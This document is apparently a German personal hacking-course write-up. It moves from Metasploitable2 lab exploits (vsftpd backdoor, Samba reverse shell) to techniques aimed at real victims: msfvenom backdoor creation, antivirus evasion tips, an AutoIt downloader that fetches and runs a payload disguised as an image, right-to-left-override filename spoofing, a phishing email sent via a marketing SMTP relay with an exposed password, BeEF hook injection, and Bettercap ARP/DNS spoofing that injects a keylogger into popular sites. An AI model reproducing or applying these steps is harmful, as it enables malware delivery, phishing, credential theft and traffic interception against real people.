

Computer hacken


Serverside Attacken

Beispiel anhand von Metasploitable2 – eine Linuxmaschine mit absichtlich eingebauten Fehlern


Hier scannen wir die ip von der Met2 Maschine mit Zenmap

Hier können wir alle Ports sehen die offen sind.


So können wir z.B. sehen das auf Port 512 das Programm netkit-rsh rexecd läuft. Wir googeln es und können sehen das es sich um ein Programm handelt, das den Zugriff auf den Rechner von außerhalb erlaubt.



Unsere google-Suche hat folgendes ergeben:



Also benutzen wir das rlogin-Programm in Kalilinux um Zugriff auf das Ziel zu erlangen (mit root-Rechten).



Nachdem wir nach dem Programm gesucht haben dass auf den Port läuft, und herausgefunden haben, welches exploit wir verwenden können, nutzen wir dieses Exploit mit dem Metasploit-Programm.

```
--- 10.0.2.4 ping statistics ---
38 packets transmitted, 38 received, 0% packet loss, time 0.000 ms
rtt min/avg/max/mdev = 0.808/1.500/2.169/0.379 ms
Interrupt: use the 'exit' command to quit
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
```

Metasploit starten: msfconsole

1. Nachdem wir unseren Exploit gestartet haben:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):


| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                               |
| CPORT   |                 | no       | The local client port                                                                                  |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS  |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                  |


Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |


View the full module info with the info, or info -d command.
```

```
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):


| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                               |
| CPORT   |                 | no       | The local client port                                                                                  |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS  | 10.0.2.4        | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                  |


Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |


```

Wir setzen unseren Remotehost, auf die ip des Zielcomputers

Zum Ausführen von exploits geben wir: **exploit** ein

Jetzt haben wir remote-Zugriff auf den Zielrechner

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:6e:7e:ed
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe6e:7e:ed/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:57 errors:0 dropped:0 overruns:0 frame:0
          TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6616 (6.4 KB)  TX bytes:12149 (11.8 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:129 errors:0 dropped:0 overruns:0 frame:0
          TX packets:129 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:37881 (36.9 KB)  TX bytes:37881 (36.9 KB)
```

Code-Ausführungs Vulnerability ausnutzen.

Was sind Payloads

Ausführbarer Code der nach dem erfolgreichen exploit auf das Zielsystem gesendet wird.

```
100024 1 49132/udp Status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

Wir schauen uns die Ergebnisse in Zenmap an, und sehen das auf port 139 ein samba-server läuft

Durch Recherche fand ich den passenden exploit für Samba.

Ich verwende den Exploit und setze den RHOST auf die IP des Targets.

Mit **show payload** sehe ich alle Verfügbaren payloads.

Ich lege mit **set** mein Payload fest.
Ich setz meinen Localhost (LHOST) auf meine eigene ip-Adresse.

```
msf6 exploit(multi/tcp/netbios_ssn_mechanism) > use exploit(multi/samba/usermap_script)
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
-----
Name      Current Setting  Required  Description
-----
CHOST      no               no        The local client address
CPORT     no               no        The local client port
Proxies   no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    yes              yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     139              yes        The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
-----
Name      Current Setting  Required  Description
-----
LHOST     10.0.2.15         yes        The listen address (an interface may be specified)
LPORT     4444              yes        The listen port

Exploit target:
-----
Id  Name
--  ---
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
-----
Name      Current Setting  Required  Description
-----
CHOST      no               no        The local client address
CPORT     no               no        The local client port
Proxies   no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    10.0.2.4         yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     139              yes        The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
-----
Name      Current Setting  Required  Description
-----
LHOST     10.0.2.15         yes        The listen address (an interface may be specified)
```

```
View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 10.0.2.15:5555
[*] Command shell session 2 opened (10.0.2.15:5555 -> 10.0.2.4:34653) at 2024-09-12 09:36:31 -0400
```

Schritte für eine Serverside Attacke

1. Die offenen Ports finden (z.B. mit Zenmap)
2. Schwachstellen finden in den Services
3. Schauen ob man die Schwachstellen ausnutzen kann (passende Exploits finden)
3. Schwachstelle ausnutzen
4. Bericht erstellen

Client-Side Attacken

- Wird ausgeführt wenn die Server Side-Attacken nicht funktionieren
- wenn die gefundene ip nutzlos ist, da man nicht im selben Netzwerk ist, ...
- erfordert eine Interaktion vom Ziel (z.B. auf Link klicken...)
- Informationsbeschaffung ist essentiell

Was sind Backdoors

- Sind Programme die Fernzugriff auf die Rechner erlauben, auf denen sie ausgeführt werden
- sie führen Systembefehle aus
- sie greifen auf Systemressourcen zu wie Tastatur, Kamera, usw...

Msfvenom – Ein Programm zum erstellen von Backdoors

Namensmuster der Payloads:

```
535, slowly)
windows/upexec/reverse_tcp_dns Uploads an executable and runs it (s
```

Platform/Type/Communication

Plattform: z.B. Windows, oder auch eine Sprache (z.B. Python)

Type: z.B. Shell, messagebox, peinject

Communicationnames:

Anfang des Namens meist bind reverse (Direction)

bind: Opfer öffnet einen bestimmten Port und lauscht auf eingehende Verbindungen. Angreifer verbindet.

Reverse: Angreifer lauscht auf einem bestimmten Port auf seinem eigenen Computer, und das Zielsystem stellt eine Verbindung zu diesem Port her.

Nach Bindestrich (Protokoll) z.B. http, tcp, udp

Eigenes Backdoor erstellen

```
(root@kali)~[~]  
# msfvenom --payload windows/meterpreter/reverse_https LHOST=192.168.0.26 LPORT=8080 --format exe --out rev_https 8080.exe
```

Wie auf seinem PC auf einem bestimmten Port auf Backdoorverbindungen zum Target hören?

Werkzeug: Wir nutzen im Programm Metasploit den Exploit multi/handler

```
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > show options  
  
Payload options (generic/shell_reverse_tcp):  
  
  Name      Current Setting  Required  Description  
  ----      -  
  LHOST      192.168.0.26    yes       The listen address (an interface may be specified)  
  LPORT      4444            yes       The listen port
```

Der exploit/multi/handler in Metasploit ist ein Modul, das verwendet wird, um Verbindungen von einem bereits eingeschleusten Payload entgegenzunehmen.

Mit show options sehen wir welche Optionen wir setzen müssen, um den Exploit auszuführen.


```
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf6 exploit(multi/handler) > exploit
```

```
[*] Started HTTPS reverse handler on https://10.0.2.15:8080
```

Wir

Wir setzen unseren Localhost und Localport, sowie den payload, den wir vorher mit msfvenom erstellt haben. Danach führen wir den Exploit aus.

Wir können jetzt den oben erstellten File rev_https_8080.exe z.B. in einer eigenen Website einbetten, und dem Benutzer eine Email schicken, die dem Opfer Vorschlägt den File zu downloaden, und auszuführen. Das Programm versucht dann mit dem PC und dem Port den wir mit LHOST und LPORT angegeben haben, eine Verbindung aufzubauen.

Wie Antivirenprogramme auslisten

Wie funktionieren Antivirenprogramme

1. Statische Analyse

Analysiert den Code des Backdoors mit bekannter Malware aus einer Malwaredatenbank

Lösung: Seinen Malwarecode in einem einzigartigen Stil schreiben, sodass er nicht der gängigen Malware ähnelt.

Gängige Tools dafür: packers, encoders, obfuscators

2. Dynamische Analyse

Analysiert das Verhalten des Backdoors, und entscheidet ob Sie einen Schaden anrichten kann oder nicht. Dafür tut sie den Backdoor in einer Sandbox (eine Art Testumgebung) ausführen, und analysiert das Verhalten.

Lösung:

-Die Backdoorprogrammfunktionalität in einer harmlosen Funktionalität verpacken/ vermischen. z.B, ein Taschenrechner, der sich aber parallel mit unserem Porgramm verbindet



- Zeitverzögerungen bei der Ausführung des Payloads einbauen, sodass während des Testens in der Sandbox die bösartige Funktionalität nicht ausgeführt, und somit nicht erfasst werden kann

Wie ein Backdoor erstellen, versteckt als ein anderer Filetype (Trojaner)

Bisher sahen unsere Backdoorprogramme sehr auffällig aus. Es waren ausführbare exe-Dateien.

Hier ist ein Beispiel, wie ich eine exe-Datei auf meiner eigenen Website platziert habe.

Index of /evil-files


Name	Last modified	Size	Description
 Parent Directory		-	
 rev_https_8080.exe	2024-09-17 11:20	72K	

Apache/2.4.62 (Debian) Server at 172.17.0.1 Port 80

Hier erstelle ich eine autoit-Datei

```
1 #include <StaticConstants.au3>
2 #include <WindowsConstants.au3>
3
4 Local $urls = "https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcRo-11*6aEhjd-P-
V49aBYDxeu5sFBCIaiwSA6s, http://172.17.0.1/evil-files/rev_https_8080.exe"
5
6 Local $urlsArray = StringSplit($urls, ",", 2)
7
8 For $url In $urlsArray
9     $sFile = _DownloadFile($url)
10     shellExe cute($sFile)
11 Next
12
13 Func _DownloadFile($sURL)
14     Local $hDownload, $sFile
15     $sFile = StringRegExpReplace($sURL, "\.\/", "")
16     $sDirectory = @TempDir & $sFile
17     $hDownload = InetGet($sURL, $sDirectory, 17, 1)
18     InetClose($hDownload)
19     Return $sDirectory
20 EndFunc ;=> _GetURLImage
```

... die meine exe-Datei als eine jpg anzeigen lässt.




Diese autoit-Datei wandle ich mit dem Autoit Script to EXE Converter (nur für Windows) in eine exe um.

Unterhalb kann ich ein Icon auswählen, als was diese Datei gezeigt werden soll.

Nachdem ich diese Bild auf meine Website zum download zur Verfügung gestellt habe, sieht es nach dem Download auf Windows aus wie eine normale Bilddatei. Da wir ein Icon als Vorschau für die exe verwendet haben. Erst bei genauerem hinsehen bemerken wir, dass es sich in Wirklichkeit um eine .exe-Datei handelt.

Auf den ersten Blick
sieht es unter Windows 11 aus wie ein Bild.
Erst wenn man unter Typ schaut,
sieht man dass es eine Anwendung ist.

Die Datei verbindet sich dann mit dem Host und Port den man in metasploitable eingestellt hat.



Wie eine exe. -Datei wie jede beliebige Datei aussehen lassen


Bisher sah unsere Datei so aus wie in Zeile 1

Jetzt tun wir nach dem gewünschten Dateinamen, aber vor dem Punkt des Dateinamen unsere gewünschte Dateinamenendung in umgekehrt aufschreiben. Da wir unsere Datei wie eine .jpg Datei aussehen lassen wollen, geben wir pgj ein.

Danach fügen wir nach dem Dateinamen ein right-to-left override Symbol (hier kopieren: <https://unicode-explorer.com/c/202E>) ein. In unserem Beispiel nach gtr, und nach diesem Symbol wird automatisch alles in umgedrehter Reihenfolge angezeigt, wie in Zeile 8, obwohl es sich immer noch um eine exe-Datei handelt.

```
1 gtr-image.exe
2
3 |
4
5
6 gtrgpj.exe
7
8 gtrexex.jpg
```

Da manche Browser das left-to-right-override Symbol mittlerweile verbieten, macht es Sinn, unsere versteckte exe-Datei, die aussieht wie ein Bild in einem zip-Ordner zu archivieren. Somit gibt es dann keine Probleme beim downloaden im Browser.



Wie Fake-email senden

Wir erstellen ein Konto bei einem seriösen Email-Marketinganbieter (z.b. brevo.com). Es ist wichtig das dieser seriös ist, da die Emails der ganzen free-Versionen meistens automatisch im Spam landen

Die Infomationen des Email-Servers

Einstellungen	API-Einstellungen	Konfigurationsbeispiel mit Postfix	Konfigurationsbeispiel mit PHP
SMTP-Server		smtp-relay.brevo.com	
Port		587	
Identifizier		7cb6a9001@smtp-brevo.com	
Passwort		ALrg8jTJV2wGXUW	
Weiter			

geben wir im programm sendemail so ein:

```
(root@kali)-[~]
# sendmail -xu jhnwck70@gmail.com -xp ALrg8jTJZV2wGXUW -s smtp-relay.brevo.com:587 -f "maximilan-bauer@gmail.com"
-t "stefanboehme12345@gmail.com" -u "Schau dir das Auto an" -m "Hey, ich hab hier dein Traumaauto gefunden. https://ww
w.dropbox.com/scl/fi/1ctb1jv86fnjs08umnau2/MercedesAuto.zip?rlkey=pz8thehc9q6apxejk00s09lry&st=j4wtozzw&dl=1"
```

```
sendmail -xu jhnwck70@gmail.com -xp ALrg8jTJZV2wGXUW -s smtp-relay.brevo.com:587 -f
"maximilan-bauer@gmail.com" -t "stefanboehme12345@gmail.com" -u "Schau dir das Auto an" -m
"Hey, ich hab hier dein Traumaauto gefunden"
```

← → ↺ 🏠 🔍 <https://www.dropbox.com/scl/fi/1ctb1jv86fnjs08umnau2/MercedesAuto.zip?rlkey=pz8thehc9q6apxejk00s09lry&st=j4wtozzw&dl=1>

In dieser Email die wir an das Opfer senden, fügen wir einen Dropboxlink hinzu, dass die Trojaner-
zip datei beinhaltet.
Der Trick bei dem Dropboxlink ist, das letzte Zeichen statt ner 0 zu einer 1 zu ändern. Dadurch wird
beim öffnen des Links die Datei automatisch gedownloaded

Wie herausfinden, ob die eigne Domain für Attacken von Angreifern
verwendbar ist?

Diese Website testet das: <https://easydmarc.com/>

BeEf für Browserattacken

BeEF ist ein Framework um Fernzugriff auf einen Browser zu erlangen

Programm starten: beef-xss


Danach: <http://localhost:3000/ui/authentication> im Browser eingeben

```
<script src="http://127.0.0.1:3000/hook.js"></script>
```

Das kann man z.B. im Html seiner website platzieren, um sich in dem Browser der die Website besucht einzuhooken.

```
    <a href="#">Kontakt</a>
  </nav>
  <main>
    <h2>Meine erste Webseite</h2>
    <p>Dies ist eine einfache HTML-Seite mit einem Header, einer Na
n, einem Hauptteil und einem Footer.</p>
    <p>Füge hier deine eigenen Inhalte hinzu, um die Seite anzupass
  </main>
  <footer>
    <p>©copy; 2024 Meine Webseite. Alle Rechte vorbehalten.</p>
  </footer>
  <script src="http://10.0.2.15:3000/hook.js"></script>
</body>
</html>
```

Danach kann man in der Browserapp von Beef einsehn, welche Rechner die Seite besucht haben.



Außerdem sieht man Infos zu diesem Browser.

Getting Started	
Details	Logs
Commands	Proxy
XssRays	Network
Zombies	
Current Browser	
Key	Value
browser.capabilities.activeX	No
browser.capabilities.flash	No
browser.capabilities.googleGears	No
browser.capabilities.phoneGap	No
browser.capabilities.quickTime	No
browser.capabilities.realPlayer	No
browser.capabilities.silverlight	No
browser.capabilities.vbscript	No
browser.capabilities.vlc	No
browser.capabilities.webgl	Yes
browser.capabilities.webRTC	No
browser.capabilities.websocket	Yes
browser.capabilities.webworker	Yes
browser.capabilities.wmp	No
browser.date.timestamp	Thu Sep 26 2024 13:26:37 GMT-0400 (Nordamerikanische Ostküsten-Sommerzeit)
browser.engine	Gecko
browser.language	de
browser.name.reported	Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:129.0) Gecko/20100101 Firefox/129.0
browser.platform	Linux x86_64
browser.plugins	PDF Viewer, Chrome PDF Viewer, Chromium PDF Viewer, Microsoft Edge PDF Viewer, WebKit built-in PDF
browser.version	129.0
browser.window.cookies	BEEFHOOK=DauJDFZTvrRLzsaIFMDqWAzZwZcUwVeEIRPF6uXJAGmgggs..
browser.window.hostname	10.0.2.15
browser.window.hostport	80
browser.window.origin	http://10.0.2.15
browser.window.referrer	Unknown
browser.window.size.height	968
browser.window.size.width	1846
browser.window.title	Meine Webseite
browser.window.uri	http://10.0.2.15/
hardware.battery.level	unknown
hardware.cpu.arch	x86_64
hardware.cpu.cores	3
hardware.gpu	llvmpipe, or similar
hardware.gpu.vendor	Mesa
hardware.memory	unknown
hardware.screen.colorDepth	24

Sich mit Bettercap in die Ziele hooken (Damit der Benutzer nach dem Besuchen unserer infizierten Seite immer in Verbindung mit uns bleibt,)

Mit der jetzt gezeigten Methode, sorgen wir dafür das ein Skript zum hooken mit unserem Rechner, bei jedem Websitebesuch ausgeführt wird.

So sieht unser Js-Skript aus.

```
var imported = document.createElement('script');
imported.src = 'http://10.0.2.15:3000/hook.js';
document.head.appendChild(imported);
```

So sieht unsere hstshijack-Datei aus.

```
set hstshijack.log /usr/local/share/bettercap/caplets/hstshijack/ssl.log
set hstshijack.ignore *
set hstshijack.targets twitter.com,*.twitter.com,facebook.com,*.facebook.com,apple.com,*.apple.com,ebay.com,*.ebay.com,*
*.instagram.com,instagram.com,*.github.com,githu.com,*.tiktok.com,tiktok.com,amazon.com,*.amazon.com
set hstshijack.replacements twitter.com,*.twitter.com,facebook.com,*.facebook.com,apple.com,*.apple.com,ebay.com,*.ebay.com,*
*.instagram.com,instagram.com,*.github.com,github.com,*.tiktok.com,tiktok.com,amazon.com,*.*.amazon.com
set hstshijack.obfuscate false
set hstshijack.encode false
set hstshijack.payloads */usr/local/share/bettercap/caplets/hstshijack/payloads/keylogger.js,*:/root/Downloads/inject_beef.js
```


```
set http.proxy.scrip /usr/local/share/bettercap/caplets/hstshijack/hstshijack.js
set dns.spoof.domains twitter.com,*.twitter.com,facebook.com,*.facebook.com,apple.com,*.apple.com,ebay.com,*.ebay.com,*
*.instagram.com,instagram.com,*.github.com,github.com,linkedin.com,*.linkedin.com,stackoverflow.com,*.*.stackoverflow.com,google.ie,*
*.google.ie,winniz.com,*.*.winniz.com,*.*.avg.com,tiktok.com,*.*.tiktok.com,bbc.com,*.*.bbc.com,cnn.com,*.*.cnn.com,microsoft.com,*
*.microsoft.com,reddit.com,*.*.reddit.com,amazon.com,*.*.amazon.com
```

```
http.proxy on
dns.spoof on
```

```
set hstshijack.payloads */usr/local/share/bettercap/caplets/hstshijack/payloads/keylogger.js,*:/root/Downloads/inject_beef.js
```

In dieser Zeile geben wir den Pfad zu der javascriptdatei die das hooken übernimmt an.

Danach führen wir dieses
Bettercapscrip für das spoofing aus.



```
GNU nano 8.1 spoof.cap
# ARP Spoofing Caplet for Bettercap
net.probe on
set arp.spoof.full duplex true

# Set the target (the IP of the victim)
set arp.spoof.targets 10.0.2.5 # Ändere dies zur IP des Opfers

# Enable ARP Spoofing
arp.spoof on
set net.sniff.local true
# Enable the sniffer module to capture traffic
net.sniff on

# Start the attack
# Optionally, you can include a log file to store captured packets:
# set net.sniff.output /path/to/save/capture.pcap
```